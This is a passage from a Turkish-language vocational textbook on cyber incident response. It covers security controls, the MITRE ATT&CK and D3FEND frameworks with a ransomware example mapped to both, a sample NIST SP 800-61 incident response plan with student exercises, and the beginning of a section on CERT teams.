15. **Service Provider Management (Hizmet Sağlayıcı Yönetimi):** Kuruluşlara ait hassas verileri veya kritik altyapıları koruyan dış hizmet sağlayıcıların güvenliğinin değerlendirilmesi sürecidir. Bu sağlayıcıların kendi güvenlik önlemlerinin yeterli olması kritik önem taşır. Kuruluşlar, hizmet aldıkları üçüncü taraf sağlayıcıların güvenlik standartlarını dikkatlice incelemeli ve güvenlik politikalarını bağımsız denetimlerle sorgulamalıdır. Ayrıca hizmet sözleşmesinde ihtiyaç duyulan güvenlik gereksinimleri açıkça belirtilmelidir.

16. **Application Software Security (Uygulama Yazılımı Güvenliği):** Kuruluşların kullandığı tüm yazılımların (kurum içinde geliştirilen, barındırılan veya edinilen) güvenlik yaşam döngüsünün yönetilmesi sürecidir. Bu döngü; bir yazılımın geliştirilmesi, test edilmesi, dağıtımı, işletilmesi ve devre dışı bırakılması süreçlerini kapsar. Amaç; yazılımlardaki güvenlik açıklarını önlemek, tespit etmek ve gidermektir. Bu kontrolle yazılım kaynaklı saldırılar önlenerek veri güvenliği sağlanır.

17. **Incident Response Management (Olay Yanıt Yönetimi):** Bir siber olay gerçekleştiğinde hızlı bir şekilde tespit edilmesi ve müdahale edilmesi için olay müdahale planının oluşturulmasıdır. Bu planın hazırlık aşamasında güvenlik politikaları belirlenip tüm paydaşlara duyurulmalıdır. Ekipler ve roller belirlenerek sorumluluklar tanımlanmalı, olay anındaki iletişim süreci açıkça ifade edilmelidir. Ayrıca altyapı için gerekli olan güvenlik araçları da hazır olmalıdır. Olay gerçekleştiğinde anında müdahaleyle yayılma önlenmeli ve zarar en aza indirilmelidir. Olay sonrasında iyileştirmeler yapılarak gerekli dersler çıkarılmalıdır.
18. **Penetration Testing (Sızma Testi):** Kuruluşların siber güvenlik tedbirlerini proaktif olarak değerlendirmek ve güçlendirmek için gerçek bir saldırgan bakış açısıyla mevcut zafiyetlerin tespit edilmesi ve giderilmesidir. Sızma testleri proaktif bir yaklaşımla gözden kaçabilecek güvenlik açıklarının tespit edilmesini kolaylaştırır. Bu testler, uzman ve yetkili kişiler tarafından yapılır. Test sonucunda elde edilen bilgiler, yine yetkili kişilerle paylaşılıp gerekli tedbirler sağlanır.

**Araştırma**

ISO/IEC 27035 siber olay yönetim çerçevesini araştırınız. Elde ettiğiniz bilgileri sınıf arkadaşlarınızla paylaşınız.

### 1.1.4.4. MITRE ATT&CK ve DEFEND


MITRE Corporation, 1958 yılında ABD'de kurulan ve ulusal siber güvenlik alanında çalışmalar yürüten kâr amacı gütmeyen bir teknoloji araştırma kuruluşudur. Ulusal güvenliğin ve kritik altyapıların siber tehditlere karşı korunması için çeşitli çerçeveler, araçlar ve yöntemler geliştirir. Ayrıca savunma, istihbarat, havacılık, ulaşım, sağlık hizmetleri ve yapay zekâ alanında çalışmalar yürütür. MITRE'nin açık kaynaklı bilgi paylaşımı, iş birliği ve standart geliştirme odaklı çalışmaları sayesinde geliştirdiği güvenlik çerçeveleri ve araçlar, geniş bir kullanıcı kitlesi tarafından yaygın olarak kullanılır.

MITRE'nin geliştirdiği çerçevelerden **MITRE ATT&CK**, siber saldırıların analizinde ofansif (saldırgan) perspektif sunar. **MITRE DEFEND**, siber saldırı karşı savunma stratejilerinin modellenmesi için defansif (savunma) bir yaklaşım sağlar.

Bir kurumun siber güvenlik prosedürünü güçlendirmek için saldırı simülasyonu hazırlayan ve savunma stratejileri geliştiren uzman grubuna **takım** denir. Bu takımlar, çalışma amaçlarına göre şu gruplara ayrılır:

1. **Kırmızı Takım (Red Team):** Saldırgan bakış açısıyla sistemdeki zafiyetleri proaktif bir yaklaşımla ortaya çıkartmayı hedefler. Gerçekçi saldırı senaryolarını MITRE ATT&CK'deki yöntemleri kullanarak uygular.
2. **Mavi Takım (Blue Team):** Saldırı tespit ve önleme sistemlerini kullanarak sistemleri korumayı amaçlar. SIEM, IDS/IPS gibi araçlarla tehdit avı yapar ve MITRE D3FEND savunma önlemlerini uygulayarak saldırıları engeller.
3. **Mor Takım (Purple Team):** ATT&CK ve D3FEND'i eş zamanlı kullanarak mavi ve kırmızı takımın iş birliğini sağlar. Senaryo tabanlı testler uygulayarak gerçekçi güvenlik politikalarının belirlenmesine katkı sağlar.

**MITRE ATT&CK (Adversarial Tactics, Techniques and Common Knowledge):** Siber saldırılarda kullanılan **taktik**, **teknik** ve **prosedürleri (TTP)** sistematik bir şekilde sınıflandırarak kurumların siber tehditleri daha iyi anlamasını ve etkili savunma stratejileri geliştirmesini sağlayan bir bilgi tabanı ve çerçevedir (Görsel 1.15).




**Görsel 1.15:** Taktik, teknik ve prosedürler

MITRE Corporation tarafından 2013 yılında geliştirilmeye başlanan bu çerçeve, sürekli güncellenen ve genişleyen dinamik bir yapıya dönüşür. İlk yayınlandığında 9 taktik ve 96 teknik içeren bu çerçeve, sadece Windows ortamlarına odaklıdır. İlerleyen yıllarda Linux, MacOS, Mobile ve bulut ortamları da eklenerek 14 taktik, 200'den fazla teknik ve alt teknik, yüzlerce prosedürle birlikte kapsamlı bir yapıya dönüşür. MITRE ATT&CK'nin siber saldırı taktiklerini sınıflandırdığı üç ana matris şunlardır:

1. **Enterprise Matrisi:** Kurumsal IT altyapılarında kullanılan işletim sistemleri ve bulut ortamlarını hedef alan siber saldırı tekniklerini sınıflandırır.
2. **Mobile Matrisi:** Kurumsal mobil cihazların işletim sistemlerini ve uygulamalarını hedef alan saldırı tekniklerini sınıflandırır.
3. **ICS Matrisi:** Endüstriyel kontrol sistemlerine (SCADA, PLC vb.) ve operasyonel teknoloji (OT) ağlarına yönelik tehditleri ele alarak kritik altyapının güvenliğini sağlamak için kullanılan teknikleri sınıflandırır.

MITRE ATT&CK matrislerinin yapısal bileşenleri şunlardır:

**Taktikler (Tactics):** Saldırganların ulaşmak istediği yüksek seviyeli hedefleri temsil eder. Siber saldırının neden yapıldığı sorusuna cevap veren eylemlerdir. MITRE ATT&CK çerçevesinde 14 temek taktik yer alır.

**Teknikler (Techniques):** Saldırganların taktiksel hedefine ulaşmak için kullandığı özel yöntemleri temsil eder. Siber saldırının nasıl yapıldığı sorusuna cevap veren eylemlerdir. MITRE ATT&CK çerçevesinde her taktiğe ait birçok teknik yer alır.


**Alt Teknikler (Sub-Techniques):** Saldırganların kullandığı tekniğin daha detaylı ve özelleştirilmiş biçimidir. Belirli bir tekniğin nasıl uygulandığını daha spesifik örneklerle açıklar.

**Prosedürler (Procedures):** Saldırganların bir tekniği veya alt tekniği gerçek dünyada nasıl uyguladığına dair spesifik örnekleri ve detayları içerir. Bunlar, saldırganların gözlemlenmiş ve bilinen davranış biçimlerini tanımlar.

**Gruplar (Groups):** Siber tehdit aktörlerini ve gelişmiş kalıcı tehditleri [Advanced Persistent Threat (APT)] listeler. Listede bu kişilerin kullandığı taktik ve tekniklerle ilgili bilgiler yer alır.

**Yazılımlar (Software):** Saldırganlar tarafından kullanılan zararlı yazılımları ve araçları listeler. Ayrıca bunların teknik özelliklerini ve hangi ATT&CK teknikleriyle ilişkili olduklarını detaylı olarak gösterir.

**Hafifletmeler (Mitigations):** Belirli bir taktiğin, tekniğin ve alt tekniğin eyleme dönüşmeden önce veya etkilerini hafifletmek için alınabilecek önlemleri açıklar. Görsel 1.16'da MITRE ATT&CK'de yer alan 14 taktik, teknikler ve alt teknikler görülür.




**Görsel 1.16:** MITRE ATT&CK'de yer alan 14 taktik

MITRE ATT&CK'de yer alan taktikler ve açıklamaları Tablo 1.2'de görülür.

**Tablo 1.2**: Taktikler ve Açıklamaları


| Taktikler | Açıklama |
|---|---|
| **1. Reconnaissance (Keşif)** | Saldırgan, hedef sistem hakkında bilgi toplar. Bunun için port tarama, ağ haritalama, çalışanlardan bilgi alma, sosyal medya hesapları, web sitesi gibi araçları kullanır. |
| **2. Resource Development (Kaynak Geliştirme)** | Saldırgan; saldırı için gerekli olan zararlı yazılım, kontrol sunucuları, sahte hesaplar gibi kaynakları hazırlar. |
| **3. Initial Access (Başlangıç Erişimi)** | Saldırgan, hedef sisteme ilk erişimi sağlar. Phising, exploit, haricî cihazlar, zafiyet sömürme gibi yöntemleri kullanır. |
| **4. Execution (Kod Çalıştırma)** | Saldırgan, hedef sistemde kötü amaçlı kodun çalıştırılmasını sağlar. Zararlı makrolar, scriptler gibi yöntemleri kullanır. |
| **5. Persistence (Kalıcılık)** | Saldırgan, sistemde daha uzun süre kalabilmek için arka kapılar ve otomatik başlatma komutları oluşturur. Başlangıç ayarlarını değiştirme, zararlı servisler oluşturma, kayıt defteri değişiklikleri gibi yöntemleri kullanır. |



| Taktikler | Açıklama |
|---|---|
| **6. Privilege Escalation (Ayrıcalık Yükseltme)** | Saldırgan, sistemde yetkilerini artırma çalışmaları yapar. İşletim sistemi ve uygulamalardaki zafiyetler, yanlış yapılandırılan izinler veya kimlik bilgisi ele geçirme yöntemlerini kullanarak ilerler. |
| **7. Defense Evasion (Savunmadan Kaçınma)** | Saldırganın güvenlik önlemlerinden kaçınarak tespit edilmemeye yönelik çalışmalarıdır. Antivirüs yazılımını devre dışı bırakma, log kayıtlarını silme, dosya şifreleme gibi yöntemleri kullanır. |
| **8. Credential Access (Kimlik Bilgisi Erişimi)** | Saldırgan, kullanıcı hesaplarını ele geçirir. Keylogger, brute force, credential dumpıng gibi yöntemleri kullanır. |
| **9. Discovery (Sistem Keşfi)** | Saldırgan, hedef sistem hakkında bilgi toplar. Ağ haritalama, kullanıcı ve grup bilgilerini listeleme, sistem bilgilerini toplama, paylaşımları tespit etme gibi yöntemleri kullanır. |
| **10. Lateral Movement (Yanal Hareket)** | Saldırgan, ele geçirdiği sistem üzerinden diğer sistemlere ilerlemeye çalışır. Ele geçirilen kimlik bilgileri, uzaktan erişim araçları veya sistem zafiyetlerini kötüye kullanmak gibi yöntemleri kullanır. |
| **11. Collection (Veri Toplama)** | Saldırgan, hedef sistemdeki verileri toplar. Ekran görüntüsü alma, veri tabanı tarama, e-postaları arşivleme gibi yöntemleri kullanır. |
| **12. Command and Control (Komuta ve Kontrol)** | Saldırgan; ele geçirdiği sistemleri kontrol eder, iletişim kanalları üzerinden ele geçirdiği sisteme komutlar gönderir, verileri kontrol eder ve sistemleri yönetir. |
| **13. Exfiltration (Veri Sızıntısı)** | Saldırgan, ele geçirdiği verileri dışarıya aktarır. FTP, HTTP gibi protokolleri kullanma, şifrelenmiş kanallar üzerinden veri gönderme, haricî cihazlara veri kopyalama gibi yöntemleri kullanır. |
| **14. Impact (Etki)** | Saldırgan, hedef sisteme zarar verir. Verileri şifreleme veya silme, sistemleri devre dışı bırakma gibi yöntemleri kullanır. |

**MITRE D3FEND (Detection, Denial, and Disruption Framework Empowering Network Defense):** Siber savunma stratejilerini oluşturmak, kategorize etmek ve uygulamak için sistematik bir yaklaşım sunan savunma odaklı bir çerçevedir. MITRE ATT&CK'de modellenen taktik ve tekniklere karşı altı ana savunma taktiği ve alt tekniklerle nasıl savunma yapılacağına rehberlik eder.

Görsel 1.17'de MITRE D3FEND savunma taktikleri görülür.





**Görsel 1.17:** MITRE D3FEND savunma taktikleri

MITRE D3FEND taktikleri ve açıklamaları Tablo 1.3'te görülür.

**Tablo 1.3**: MITRE D3FEND Taktikleri, Açıklamaları ve ATT&CK Karşılıkları

| Taktikler | Açıklama | ATT&CK Karşılığı |
|---|---|---|
| **Model (Model)** | Savunma taktiklerinin organize edilmesi ve diğer güvenlik standartlarıyla entegrasyonun sağlanmasıdır. | - |
| **Harden (Sertleştirme)** | Sistemlerin saldırı yüzeyini azaltarak sistemi güçlendirmeye yönelik önlemlerin alınmasıdır. | Initial Access, Execution |
| **Detect (Tespit)** | Sistemdeki anormal veya kötü niyetli aktivitelerin tespit edilmesidir. | Lateral Movement, Exfiltration |
| **Isolate (İzolasyon / Yalıtım)** | Siber olay gerçekleştiğinde sistemin izole edilerek yayılmanın engellenmesidir. | Lateral Movement, Command and Control |
| **Deceive (Aldatma)** | Saldırganları yanıltarak onlara zaman kaybettirilmesi, hedefe ulaşmalarının engellenmesi ve onlar hakkında bilgi toplanmasıdır. | Discovery, Credential Access |
| **Evict (Tahliye/Uzaklaştırma)** | Saldırganın sistemden tamamen ve kalıcı olarak uzaklaştırılmasıdır. | Persistence, Privilege Escalation |
| **Restore (Geri Yükleme)** | Bir siber olay sonrasında sistemin, verilerin ve operasyonların yeniden güvenli duruma getirilmesidir. | Impact |

**MITRE ATT&CK ve MITRE D3FEND Arasındaki Bağlantı:** Siber saldırılar, bir dizi aksiyon ve eylem bütünü olarak gerçekleştirilir. Bu süreçte yapılan eylemler, dijital sistemlerde ve güvenlik cihazlarında **dijital iz (artifact)** adı verilen veriler ve kayıtlar bırakır. Bu izler; saldırıda hangi araçların kullanıldığı, saldırının ne zaman gerçekleştiği, hangi sistemlere erişildiği gibi önemli bilgileri içerir. Sistem günlükleri, ağ trafiği kayıtları, kayıt defteri değişiklikleri, dosya sistemi değişiklikleri, bellek dökümleri, güvenlik yazılımı kayıtları, sunucu günlükleri gibi bilgiler; MITRE ATT&CK ve MITRE D3FEND çerçevelerinin birlikte kullanımı için kritik veri kaynakları oluşturur. ATT&CK matrisinde tanımlanan her bir saldırı tekniği, hedef sistemlerde bazı izler bırakır. D3FEND ise bu izleri gözlemleyerek saldırıları tespit etmek, engellemek veya etkilerini azaltmak için savunma tekniklerini kullanır. Siber olaylar ve dijital izler, ATT&CK çerçevesinin güçlenmesine katkı sağlarken D3FEND çerçevesinde yer alan savunma tekniklerinin değerlendirilmesini sağlar (Görsel 1.18).




**Görsel 1.18:** ATT&CK ve D3FEND ilişkisi

**ÖRNEK**

Bir işletmeye yönelik fidye yazılımı saldırısı gerçekleşir. MITRE ATT&CK taktikleri ile saldırının analizi, saldırı sırasında bırakılan dijital izler ve MITRE D3FEND ile yapılan savunma taktikleri Tablo 1.4'te görülür.

**Tablo 1.4**: Fidye Yazılım Saldırısının MITRE ATT&CK ve D3FEND ile Analizi

| Saldırı Aşaması | MITRE ATT&CK Analizi | Açıklama | MITRE D3FEND Savunma Önlemi | Savunma Açıklaması |
|---|---|---|---|---|
| **1. İlk Erişim** | Teknik: T1566.001 (Spearphissing Attachment) | Saldırgan, işletmedeki bir çalışana zararlı yazılım içeren sıkıştırılmış bir e-posta eki gönderir. | Teknik: D3-EF (Email Filtering) | E-posta filtreleme sistemleri, sıkıştırılmış dosya içindeki .exe uzantılı dosyaları otomatik olarak siler. |
| **2. Kod Çalıştırma** | Teknik: T1204.002 (User Execution) | Çalışan, e-postayla gelen zararlı yazılımı bilgisayarında çalıştırır. | Teknik: D3-PSA (Process Spawn Analysis) | Uç nokta koruma çözümleri, e-posta programı gibi uygulamalardan .exe dosyalarının çalıştırılmasını engeller. |

Tablonun devamı

| Saldırı Aşaması | MITRE ATT&CK Analizi | Açıklama | MITRE D3FEND Savunma Önlemi | Savunma Açıklaması |
|---|---|---|---|---|
| **3. Kimlik Bilgisi Çalma** | Teknik: T1003.001 (OS Credential Dumping: LSASS Memory) | Zararlı yazılım, sistemdeki LSASS bellek dökümünü alarak kullanıcının oturum açma bilgilerini (kullanıcı adı, parola) ele geçirir. | Teknik: D3-LSA (LSASS Protection) | Defender Credential Guard gibi araçlar etkinleştirilerek LSASS bellek dökümlerinin izlenmesi ve yetkisiz erişimin engellenmesi sağlanır. |
| **4. Yanal Hareket** | Teknik: T1021.001 (Remote Desktop Protocol) | Elde edilen kimlik bilgileriyle saldırgan, uzaktan erişim protokolü (RDP) üzerinden ağdaki diğer sistemlere bağlanmaya çalışır. | Teknik: D3-NI (Network Isolation) | Ağ izleme sistemleri, anormal RDP bağlantılarını tespit eder ve engeller. Ağ bölümlendirmesi ile yetkisiz yanal hareket kısıtlanır. |
| **5. Veri Şifreleme (Etki)** | Teknik: T1486 (Data Encrypted for Impact) | Saldırgan, hedef sunucudaki önemli dosyaları şifreleyerek (.encrypted uzantısıyla) erişilemez hâle getirir ve fidye talep eder. | Teknik: D3-RF (File Backup Recovery) | Şifrelenen dosyalar, alınan düzenli yedeklerden geri yüklenir. "3-2-1 Yedekleme Kuralı" (3 kopya, 2 farklı ortamda, 1 çevrimdışı) uygulanır. |

### 1.1.5. Olay Müdahale Planının Oluşturulması

Siber olaylara karşı en hızlı ve en etkili yanıtı verebilmek için önceden oluşturulan eylem adımlarına **olay müdahale planı** denir. Bu plan, uluslararası kabul gören güvenlik çerçeveleri ve standartlarına (NIST, SANS, CIS vb.) uygun şekilde hazırlanır. Olay müdahale planında genellikle şu bilgiler yer alır:

1. **Amaç:** Olay planının ne için hazırlandığını ve hedeflerini açıklar (örneğin siber olaylara müdahale etmek, veri kaybını önlemek, iş sürekliliğini sağlamak vb.).
2. **Kapsam:** Olay planının hangi sistemleri, varlıkları ve süreçleri kapsadığını belirtir (ağ altyapısı, bulut sistemleri, sunucu güvenliği vb.).
3. **Roller ve Sorumluluklar:** Olay müdahale ekibinin görev ve sorumluluklarını tanımlar (olay yöneticisi, teknik ekip, hukuki birim, iletişim sorumlusu vb.).
4. **Olay Sınıflandırma:** Olayın etki seviyesine ve türüne göre sınıflandırır (Örneğin spam e-posta ile etkilenen bir kullanıcı olayı, düşük bir seviyedir ancak tüm ağı etkileyen yazılım saldırıları, yüksek seviyeli olay olarak nitelendirilir.).
5. **Müdahale Adımları:** Olay müdahalesinin temel aşamalarını tanımlar. Bu adımlar, kullanılan olay müdahale çerçevesine göre farklılık gösterebilir.
6. **İletişim Planı:** Olay ile ilgili bilgi akışının nasıl sağlanacağı tanımlanır.



**ÖRNEK**

Bir şirkette internet ağının ve sunucu sistemlerinin güvenliğinin sağlanmasına yönelik olay müdahale planının NIST SP 800-61 standardına uygun olarak oluşturulması şu şekildedir:

Örnekte belirtilen planda bulunması gerekenler şunlardır:

1. Amaç açıklanır.
2. Kapsam belirlenir.
3. Roller ve sorumluluklar tanımlanır.
4. Olay sınıflandırılır.
5. Müdahale adımları açıklanır.
6. İletişim planı oluşturulur.

**Amaç**

İnternet ağı ve sunucu sistemlerine yönelik siber güvenlik olaylarına hızlı, koordineli ve yasalara uygun şekilde müdahale etmek

**Kapsam**

Bu plan, şirket için ağ yapısını ve sunucu sistemleri kapsar.

**Rol ve Sorumluluklar**

| Rol | Sorumluluklar |
|---|---|
| **Olay Yöneticisi:** | Müdahaleyi koordine eder, üst yönetime rapor sunar. |
| **Ağ Güvenlik Ekibi:** | Saldırı kaynağını tespit eder, ağ izolasyonu yapar. |
| **Sistem Yöneticisi:** | Sunucuları kurtarır, yamaları uygular. |
| **Hukuk Birimi:** | Yasal bildirimleri (KVKK, 5651 Sayılı Kanun) yönetir. |

**Olay Sınıflandırma**

| Seviye | Tanım | Örnekler | Müdahale Süresi |
|---|---|---|---|
| **Düşük** | Yerel etki görülür. Hızlı çözüm gerektirir. | Spam e-posta ve basit malware | 24 saat içinde |
| **Yüksek** | Kritik sistemleri etkiler. | Ransomware ve DDoS | 1 saat içinde |

**Müdahale Adımları**

**Hazırlık (Preparation)**

- Ağ Güvenliği
  - Firewall ve IPS kuralları güncel tutulur.
  - Yedekler günlük alınır (3-2-1 Kuralı: 3 kopya, 2 farklı ortam, 1'i offline).
- Eğitim
  - Çalışanlara phishing eğitimi verilir.

**Tespit ve Analiz (Detection & Analysis)**

- Tespit Araçları
  - SIEM (Wazuh/ELK), IDS/IPS (Snort), Ağ trafik analizi (Wireshark)
- Analiz
  - Loglar incelenir (Örnek: Event Viewer → 4625 hatası = başarısız oturum açma).

**Sınırlama (Containment)**

- Kısa Vadeli
  - Etkilenen sunucu, ağdan izole edilir (VLAN değiştirme veya firewall kuralı).
- Uzun Vadeli
  - Güvenlik duvarına yeni kural eklenir (Örnek: Block TCP/445 SMB zafiyeti için).

**Yok Etme (Eradication)**

- Kötü amaçlı yazılım temizlenir (Örnek: Malware temizleyicisi + elle registry temizliği).
- Zafiyet yamalanır (Örnek: Sunucu işletim sistemi için MS17-010 yaması).

**Kurtarma (Recovery)**

- Sistemler yedekten geri yüklenir (Örnek: Backup yazılımı ile son temiz yedek).
- Test ortamında 24 saat gözlem yapılır.

**Sonrası Faaliyetler (Post-Incident Activity)**

- Olay Raporu

1. **Olay Tarihi:** 15.01.2024
2. **Etkilenen Sistemler:** WEB-SRV01 (192.168.1.10)
3. **Kök Neden:** Zayıf RDP parolası (Brute Force Saldırısı)
4. **Alınan Dersler:** Çok faktörlü kimlik doğrulama (MFA) zorunlu hâle getirildi.

**İletişim Planı**

| Paydaş | İletişim Yöntemi | Zaman Çerçevesi |
|---|---|---|
| Üst Yönetim | Acil toplantı | 1 saat içinde |
| BT Ekibi | Anlık mesajlaşma | 15 dakika içinde |
| KVKK | Resmî e-posta | 72 saat içinde |



**Ekler**

**Acil İletişim Listesi**

- Olay Yöneticisi: Ah** Yı** – 0555 *** ** **
- Ağ Ekibi: Ay** Ka** - 0555 *** ** **

**NIST SP 800-61 Kontrol Listesi**

- Tüm müdahale adımları belgelendirildi.
- Yedekleme prosedürleri test edildi.



## 1. Uygulama

Bir şirkette ransomware saldırılarına karşı oluşturulması gereken olay müdahale planını verilen adımları izleyerek bir belge hâlinde hazırlayınız.

**1. Adım:** Olay müdahale planının amacını açıklayınız.

**2. Adım:** Olay müdahale planının kapsamını belirleyiniz.

**3. Adım:** Olay ile ilgili rolleri ve sorumlulukları belirleyiniz.

**4. Adım:** Olayı sınıflandırınız.

**5. Adım:** Olay müdahale adımlarını açıklayınız.

**6. Adım:** İletişim planı oluşturunuz.

**Sıra Sizde**

Bir web sunucusu üzerinde gerçekleştirilen Dağıtık Hizmet Reddi (DDoS) saldırısına yönelik olay müdahale planını NIST SP 800-61 standardına uygun olarak oluşturunuz.

**Değerlendirme:** Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.

## 1.2. SİBER OLAYLARA MÜDAHALE EKİPLERİ

Siber olaylara müdahale etmek, dijital altyapıların güvenliğini sağlamak ve siber tehditlere karşı etkili çözümler üretmek için koordineli çalışmalar yürüten çeşitli ulusal ve uluslararası ekipler ve merkezler bulunur. **Ekip**, siber olaylara müdahale eden uzman kişilerden oluşan birimdir. **Merkezler** ise siber olaylara karşı koordinasyonu sağlamak, bilgi paylaşımı yapmak ve iş birlikçi çalışmaları sürdürmek için faaliyet gösteren oluşumlardır.

### 1.2.1. CERT [Computer Emergency Response Team (Bilgisayar Acil Müdahale Ekibi)]

1988 yılında internet ağına önemli ölçüde hasar veren solucan virüsü, acil güvenlik olaylarına karşı önlem alan ve müdahale eden merkezlerin gerekliliğini ortaya koyar. Bu merkezlerin oluşturulmasında görev, **Savunma İleri Araştırma Projeleri Ajansı [The Defense Advanced Research Projects Agency (DARPA)]** tarafından **Carnegie Mellon Üniversitesinin Yazılım Mühendisliği Enstitüsüne** verilir. 1988 yılının sonlarında ilk **bilgisayar güvenlik olaylarına müdahale ekibi** olan **CERT** kurulur. Bu ekiplerin

görevi; siber olayları kontrol altına almak, bunlara müdahale etmek ve kuruluşların zararını en aza indirmektir. İlerleyen yıllarda bu ekip, **CERT/CC (CERT Koordinasyon Merkezi)** adıyla anılmaya başlanır. CERT/CC, aynı amaca hizmet eden diğer CERT'ler arasında iletişimi, bilgi paylaşımını ve koordinasyonu sağlayan merkez hâline gelir. Süreç içinde CERT terimi, Carnegie Mellon Üniversitesinin tescilli ve ticari markası olarak kullanılmaya devam edilir. CERT'lerin başlıca görevleri şunladır:

- Kuruluşların varlıklarını siber olaylara karşı korumak
